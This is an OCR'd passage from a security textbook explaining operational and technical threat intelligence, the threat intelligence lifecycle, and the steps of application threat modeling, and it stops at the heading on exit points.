
  Operational threat intelligence provides information about specific threats against the organization. It provides contextual information about security events and incidents that help defenders disclose potential risks, provide greater insight into attacker methodologies, identify past malicious activities, and perform investigations on malicious activity in a more efficient way. It is consumed by security managers or heads of incident response, network defenders, security forensics, and fraud detection teams. It helps organizations to understand the possible threat actors and their intention, capability, and opportunity to attack vulnerable IT assets and the impact of a successful attack. In many cases, only government organizations can collect this type of intelligence. However, doing so helps IR and forensic teams to deploy security assets to identify and stop upcoming attacks, improve early-stage attack detecting capability, and reduce an attack's damage to IT assets.

Operational threat intelligence is generally collected from sources such as humans, social media, and chat rooms; it may and also be collected from the real-world activities and events that result in cyberattacks. Operational threat intelligence is obtained by analyzing human behavior, threat groups, and by similar means. This information helps to predict future attacks and thus enhances incident response plans and mitigation strategies. Operational threat intelligence generally appears as a report that contains identified malicious activities, recommended courses of action, and warnings of emerging attacks.

- **Technical Threat Intelligence**

  Technical threat intelligence provides information about resources an attacker uses to perform an attack; this includes command and control channels, tools, and other items. It has a shorter lifespan compared to tactical threat intelligence and mainly focuses on a specific IoC. It provides rapid distribution and response to threats. For example, a piece of malware used to perform an attack is tactical threat intelligence, whereas the details related to the specific implementation of the malware come under technical threat intelligence. Other examples of technical threat intelligence include the specific IP addresses and domains used by malicious endpoints, phishing email headers, and hash checksums of malware, among others. Technical threat intelligence is consumed by SOC staff and IR teams.

  The indicators of technical threat intelligence are collected from active campaigns, attacks that are performed on other organizations, or data feeds provided by external third parties. These indicators are generally collected as part of investigations of attacks performed on various organizations. This information helps security professionals add the identified indicators to the defensive systems such as IDS and IPS, firewalls, and endpoint security systems, thereby enhancing the detection mechanisms used to identify the attacks at an early stage. It also helps them identify malicious traffic and IP addresses suspected of spreading malware and spam emails. This intelligence is directly fed into the security devices in digital format to block and identify inbound and outbound malicious traffic entering the organization's network.



Threat Intelligence Lifecycle

1. Planning and Direction

- Define intelligence requirements
- Make a collection plan
- Form an intelligence team
- Send requests for data collection
- Plan and set requirements for other phases

2. Collection

- Collect required data that satisfies intelligence goals
- Collection sources include
  - OSINT
  - HUMINT
  - IMINT
  - MASINT, etc.

3. Processing and Exploitation

- Process raw data for exploitation
- Convert processed data into usable format for data analysis

4. Analysis and Production

- Combine information from phase 3 into a single entity
- Include facts, findings, and forecasts
- Analysis should be
  - Objective
  - Timely
  - Accurate
  - Actionable
- Perform confidence-based analysis

5. Dissemination and Integration

- Deliver the intelligence to the intended consumers at different levels
  - Strategic (High-Level Business Strategies)
  - Tactical (TTPs)
  - Operational (Specific Threats)
  - Technical (IoCs)

Threat Intelligence Lifecycle

The threat intelligence lifecycle is a continuous process of developing intelligence from raw data that supports organizations to develop defensive mechanisms to thwart emerging risks and threats. The higher-level executives of the organization will provide continuous support to the intelligence team by evaluating and giving feedback at every stage.

The threat intelligence lifecycle consists of five phases: planning and direction, collection, processing and exploitation, analysis and production, and dissemination and integration.

- **Planning and Direction**

  In this phase, proper plan is developed based on the strategic intelligence requirement, for example, what are the requirements for developing the threat intelligence, which intelligence information should be given priority, etc. This phase defines the entire intelligence program from data collection to delivery of final intelligence product and acts as a basis for the complete intelligence process. It also includes identifying the requirements of data, methods to be used to collect data, and establishing a collection plan. The requirements are set in such a way that effective and genuine intelligence data can be gathered using the constant number of resources from various open sources of intelligence (OSINT). Along with the requirements, requests are sent to collect data from various internal and external sources. During this phase, an intelligence team is formed, and their key roles and responsibilities are also formulated. Also, the planning and requirements are set for the later stages of the cycle to provide proper support for its functioning.

- **Collection**

  In this phase, we need to focus more on collecting the desired intelligence that is defined in phase one. The data can be collected in different ways through either technical or human means. The collection of the information can be performed directly or secretly based on the confidentiality of the information. The intelligence is collected through sources like human intelligence (HUMINT), imagery intelligence (IMINT), measurement and signature intelligence (MASINT), signal intelligence (SIGNT), open source intelligence (OSINT), and IoCs, and other third parties. This includes collecting data from critical applications, network infrastructure, security infrastructure, etc. Once the collection process is done, the data is transferred for processing in the next stage.

- **Processing and Exploitation**

  Until this phase, the data is not in a proper format, and it is in the form of raw data. The data obtained from previous phases is processed for exploitation and transformed into useful information that could be understood by the consumers. The raw data is converted into meaningful information by highly trained professionals using sophisticated technology and tools. This interpreted data is converted into a usable format that can be directly used in the data analysis phase. The processing to be effective requires proper understanding of the data collection plan, requirements of the consumer, analytical strategy, and types of data that are being processed. Many automated tools are used to apply data processing functions such as structuring, decryption, language translation, parsing, data reduction, filtering, data correlation, and data aggregation.

- **Analysis and Production**

  After processing the intelligence into a proper format, analyzing the intelligence for getting refined information is performed in this phase. The analysis includes facts, findings, and forecasts, which enable the estimation and anticipation of attacks and results. The analysis should be objective, timely, accurate, and actionable. To extract timely and accurate information, analysts need to implement four types of reasoning techniques, which include deduction, induction, abduction, and scientific method based on confidence. As the information is obtained from different sources, analysts try to combine these various sources into a single entity in this phase.

  The raw data is converted into information by applying various data analysis techniques such as qualitative and quantitative analyses, machine-based techniques, and statistical methods. When the analyzed information provides sufficient context for identifying a threat, then it is elevated to intelligence. This phase identifies potential threats to the organization and further helps in developing appropriate countermeasures to respond to the identified threats.


- **Dissemination and Integration**

  The analyzed information is then ready for the integration and distribution to the intended consumers, which is done either by automated means or by manual methods.

Major threat information types that are generally used for dissemination include threat indicators, adversary TTPs, security alerts, threat intelligence reports, and tool configuration information for using tools to automate all the phases of threat intelligence. Different intelligence reports are generated to meet the requirements of the management and higher-level executives at strategic, operational, tactical, and technical levels.

The strategic threat intelligence is consumed by high-level executives and management and focuses on high-level business strategies. The operational threat intelligence is consumed by cyber security professionals such as security managers and network defenders and mainly focuses on specific threats to the organizations. The tactical threat intelligence is consumed by cyber security professionals such as IT service and SOC managers, administrators and architects and focuses on adversary's TTPs. The technical threat intelligence is consumed by SOC staff and IR teams and includes information related to the identified IoCs. The disseminated intelligence helps organizations in building defensive and mitigation strategies for the identified threats. Sharing threat intelligence internally and externally helps the organizations gain situational awareness and also to enhance the current security posture and risk management processes.

This phase also provides feedback giving more inputs to the information requirements thereby repeating the threat intelligence lifecycle. The feedback is an assessment that describes whether the extracted intelligence meets the requirements of the intelligence consumer. This feedback helps in producing more accurate intelligence through relevant and timely assessments.



Threat Modeling

Threat modeling is a **risk assessment approach** for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application

Threat Modeling Process

01	**Identify Security Objectives**	Helps to determine how much **effort needs to be put** toward subsequent steps
02	**Application Overview**	Identify the **components**, **data flows**, and trust boundaries
03	**Decompose the Application**	Helps to find more relevant and more **detailed threats**
04	**Identify Threats**	Identify threats relevant to the **control** scenario and context using the information obtained in steps 2 and 3
05	**Identify Vulnerabilities**	**Identify weaknesses** related to the threats found using **vulnerability categories**

Threat Modeling

Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects it. The threat model consists of three major building blocks: understanding the adversary's perspective, characterizing the security of the system, and determining threats. Every application should have a developed and documented threat model that should be revisited as the application evolves and development progresses.

Threat modeling helps to:

- Identify relevant threats to a particular application scenario
- Identify key vulnerabilities in an application's design
- Improve security design

When using this approach, an administrator should keep the following in mind:

- Try not to be rigid about specific steps or implementations; instead, focus on the approach. If any step becomes impassable, go right to step 4 of the threat modeling process and identify the problem.
- Use scenarios to scope the modeling activity.
- Use existing design documents. Use items like documented use cases or use stories, architectural diagrams, data flow diagrams, or other design documentation.
- Start with a whiteboard before capturing information in documents or getting lost in details. It may be helpful to use a digital camera with printing capabilities to document and distribute the information from the whiteboard.

- Use an iterative approach. Add more details and improve the threat model as design and development continue. This will help with becoming familiar with the modeling process and developing the threat model to better examine more possible scenarios.
- Obtain input about the host and network constraints from the system and network administrators. To better understand the end-to-end deployment diagram, obtain as much information as possible about host configurations, firewall policies, allowed protocols and ports, and other relevant details.

The threat modeling process involves five steps:

1. **Identify Security Objectives**

   Security objectives are the goals and constraints related to the application’s confidentiality, integrity, and availability. Security-specific objectives guide the threat modeling efforts and help to determine how much effort needs to be put toward subsequent steps. To identify security objectives, administrators should ask the following questions:

   - What data should be protected?
   - Are there any compliance requirements?
   - Are there specific quality-of-service requirements?
   - Are there intangible assets to protect?

2. **Application Overview**

   Identify the components, data flows, and trust boundaries. To draw the end-to-end deployment scenario, the administrator should use a whiteboard. First, they should draw a rough diagram that explains the workings and structure of the application, its subsystems, and its deployment characteristics. The deployment diagram should contain the following:

   - End-to-end deployment topology
   - Logical layers
   - Key components
   - Key services
   - Communication ports and protocols
   - Identities
   - External dependencies

   Identify Roles

   The administrator should identify people and the roles and actions they can perform within the application. For example, are there higher-privileged groups of users? Who can read data? Who can update data? Who can delete data?

Identify Key Usage Scenarios

The administrator should use the application's use cases to determine its objective. Use cases explain how the application is used and misused.

Identify Technologies

The administrator should list the technologies and key features of the software, as well as the following technologies in use:

- Operating systems
- Web server software
- Database server software
- Technologies for presentation, business, and data access layers
- Development languages

Identifying these technologies helps to focus on technology-specific threats.

Identify Application Security Mechanisms

The administrator should identify some key points regarding the following:

- Input and data validation
- Authorization and authentication
- Sensitive data
- Configuration management
- Session management
- Parameter manipulation
- Cryptography
- Exception management
- Auditing and logging

These efforts aim to identify relevant details and to add details where required, or to identify areas that require more.

3. Decompose the Application

In this step, the administrator breaks down the application to identify the trust boundaries, data flows, entry points, and exit points. Doing so makes it considerably easier to find more relevant and more detailed threats and vulnerabilities.

Identify Trust Boundaries

Identifying the application's trust boundaries helps the administrator to focus on the relevant areas of the application. It indicates where trust levels change.

- Identify outer system boundaries

- Identify access control points or key places where access requires extra privileges or role membership
- Identify trust boundaries from a data flow perspective

Identify Data Flows

The administrator should list the application's data input from entry to exit. This helps to understand how the application communicates with outside systems and clients and how the internal components interact. They should pay particular attention to the data flow across trust boundaries and the data validation at the trust boundary entry point. A good approach is to start at the highest level and then deconstruct the application by testing the data flow between different subsystems.

Identify Entry Points

The application's entry point can also serve as an entry point for attacks. All users interact with the application at these entry points. Other internal entry points uncovered by subcomponents over the layers of the application may be present only to support internal communication with other components. The administrator should identify these entry points to determine the methods used by an intruder to get in through them. They should focus on the entry points that allow access to critical functionalities and provide adequate defense for them.

Identify Exit Points

